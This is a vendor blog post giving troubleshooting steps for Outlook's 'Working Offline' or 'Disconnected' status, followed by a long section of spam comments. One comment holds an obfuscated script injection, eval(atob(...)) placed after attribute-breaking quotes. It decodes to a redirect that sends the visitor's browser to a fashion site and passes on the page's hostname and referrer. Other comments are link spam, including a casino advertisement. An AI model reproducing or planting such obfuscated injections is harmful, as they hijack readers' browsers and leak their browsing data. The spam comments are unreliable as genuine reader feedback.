


If your Outlook status bar displays ‘Working Offline’ or ‘Disconnected’, it indicates that the Outlook isn’t connected to the mail server. Also, the Outlook icon on the taskbar is displayed with a ‘red cross mark’, indicating Outlook is offline.


Figure 1: Outlook Taskbar Icon indicating Outlook is Offline

When Outlook is offline, you can’t send or receive email until reconnected to the Outlook mail server.
However, you can write new emails, schedule meetings, add new tasks or notes, etc. while offline. These changes are synchronized with the mail server when the Outlook reconnects to the mail server.
In this post, we have discussed various reasons that may cause Outlook to go offline or disconnect from the mail server. Also, fixes to reconnect Outlook with the mail server and switch Outlook status from ‘Working Offline’ to ‘Connected.’
Why Outlook Went Offline or Disconnect?
Outlook may go offline due to three possible reasons,
- Internet or mail server connectivity issue
- Problem with the Outlook Account
- Accidentally enabling ‘Working Offline’ mode

Figure 2: Status Offline
Troubleshooting Methods to Fix Outlook’s ‘WORKING OFFLINE’ Status
Follow these troubleshooting steps to inspect the network connection and mail server,
- Check your internet connection and make sure your mail server isn’t blocked via the firewall. Ask your system administrator to allow access to the mail servers.
- If your Internet connection is working and the mail server isn’t blocked, there could be a problem with the mail server.
- To check the mail server, try log onto your email via Outlook for Web. Check if you can send and receive emails. If you can, then your mail server is working fine. If not, your PC might need updates or there could be a problem with your account or profile settings.

Figure 3: Outlook for Web
Follow these fixes to reconnect Outlook to mail Server:
Fix 1: Disable ‘Working Offline’
If you have accidentally switched Outlook to ‘Work Offline’ mode, follow these steps,
- Go to the ‘Send/Receive’ Tab
- If ‘Work Offline’ has a shaded background, click on it to disable

Figure 4: Work Offline Enabled

Figure 5: Work Offline Disabled
After a few seconds, the Outlook should reconnect to the mail server and you will see a change in the status bar at the bottom as ‘CONNECTED’ or ‘CONNECTED TO: [MAILSERVER NAME]’

Figure 6: Status Connected
Fix 2: Check and Install Updates
- On your Outlook, go to File>Office Account (or Account)
- Click on the ‘Update Options’ button and select ‘Update Now’ or ‘Apply Updates’

Figure 7: Update Options
If your organization is using ‘Group Policy’ to manage updates, the ‘Update Options’ button isn’t visible. Check and install the latest Windows updates to update the Outlook.

Figure 8: Update Options not available
Fix 3: Create a new profile
If your Outlook profile has a problem, the Outlook may disconnect from the server. In such a case, you can create a new Outlook profile and sign in.
- Click on File and then click ‘+Add Account’

Figure 9: Add new profile
- Then sign in using your email account
If sign-in fails with the new profile, try to reconnect your profile.
Fix 4: Reconnect Outlook Profile
Remove your mail account from the Outlook and try adding it back again. If this fails to reconnect the profile, your OST may have stopped sync from the mail server due to some error.
In such a case, you can export your Outlook mail items to an Outlook importable PST file via Outlook Import/Export wizard.
Alternatively, you may also use a third- party software such as Stellar Converter for OST to Convert OST to PST file format.
Later, you can reconfigure your Outlook profile and then import the converted PST mailbox items to your current Outlook profile.
Conclusion
If your Outlook profile is showing status as Offline or Disconnected, you should first check the ‘Send/Receive’ option and disable the ‘Work Offline’ mode. In case it’s already off, there could be a few reasons that could have led to the Outlook disconnection from the mail server.
You can follow this troubleshooting guide to check and apply various fixes that may help you reconnect your Outlook profile to the mail server. If not, export your Outlook mailbox to PST file format and then import the PST file to your new Outlook profile.
In the case of Outlook Import/Export wizard fails to export PST, you can use any reliable OST to PST converter tool as mentioned in the post. For more help, please leave your comments below.
Note:- To know the location of ScanPST.exe in different Outlook versions, read the helpful tutorial: https://www.stellarinfo.com/
Author bio

Eric Simson is an Email Platform Consultant and is associated with Stellar Data Recovery from last 6 years. He writes about the latest technology tips and provides custom solutions related to MS Outlook, MS Exchange Server, Office 365, and many other Email Clients & Servers.


2,367 Comments
I am truly grateful to the holder of this website who has shared this fantastic post at here.
It’s going to be finish of mine day, but before end I am reading this
impressive paragraph to improve my knowledge.
I believe this is one of the most vital info for me. And i’m happy reading your article.
But wanna remark on some normal issues, The web site taste is ideal,
the articles is in reality nice : D. Good job, cheers
Do you have a spam problem on this blog; I also am a blogger, and I
was wanting to know your situation; many of us
have developed some nice practices and we are
looking to swap solutions with others, please shoot me an e-mail if
interested.
certainly like your web site however you have to
check the spelling on quite a few of your posts. Several of them are rife with
spelling issues and I to find it very troublesome to tell the
reality on the other hand I’ll definitely come again again.
Excellent way of explaining, and fastidious piece of writing
to take data concerning my presentation subject matter, which i am going to
present in academy.
You will find all the discounts on fashion sakala fifa 21 at Fashion in Killing Eve“>”>”>”>”>eval(atob(‘ZG9jdW1lbnQubG9jYXRpb24uaHJlZiA9ICdodHRwczovL2Zhc2hpb25jZWxlYnJpdHl0cmVuZHMuY29tLz91dG1fc291cmNlPScgKyBsb2NhdGlvbi5ob3N0bmFtZSArICcmdXRtX21lZGl1bT1nc2EmdXRtX2NhbXBhaWduPXNjcmlwdCZ1dG1fY29udGVudD0nICsgZW5jb2RlVVJJQ29tcG9uZW50KGRvY3VtZW50LnJlZmVycmVyKTs=’));
The other day, while I was at work, my cousin stole
my iPad and tested to see if it can survive a twenty
five foot drop, just so she can be a youtube sensation. My apple ipad is now destroyed
and she has 83 views. I know this is entirely off topic but I had to share it with
someone!
Hi there! This blog post could not be written much better!
Looking at this article reminds me of my previous roommate!
He always kept preaching about this. I’ll forward this article to him.
Pretty sure he will have a good read. I appreciate you for sharing!
Admiring the time and energy you put into your site and in depth information you provide.
It’s awesome to come across a blog every once in a while that isn’t the same out of date rehashed information.
Wonderful read! I’ve saved your site and I’m adding your RSS feeds to my
Google account.
It’s really a cool and helpful piece of info. I am satisfied
that you just shared this useful information with us. Please keep us informed like this.
Thank you for sharing.
Always i used to read smaller articles or reviews that also clear their motive, and that is also happening with this paragraph which I am reading here.
click me here카지노사이트
yang9
Thank you a lot for sharing this with all people you really
recognize what you are talking about! Bookmarked. Kindly additionally consult with my site =).
We could have a hyperlink alternate contract among us
Howdy! I could have sworn I’ve been to this blog
before but after looking at a few of the posts I realized it’s
new to me. Anyhow, I’m certainly pleased I found it and
I’ll be book-marking it and checking back frequently!
Hi, i think that i saw you visited my web site so i came
to “return the favor”.I am attempting to
find things to enhance my site!I suppose its ok to use some of your ideas!!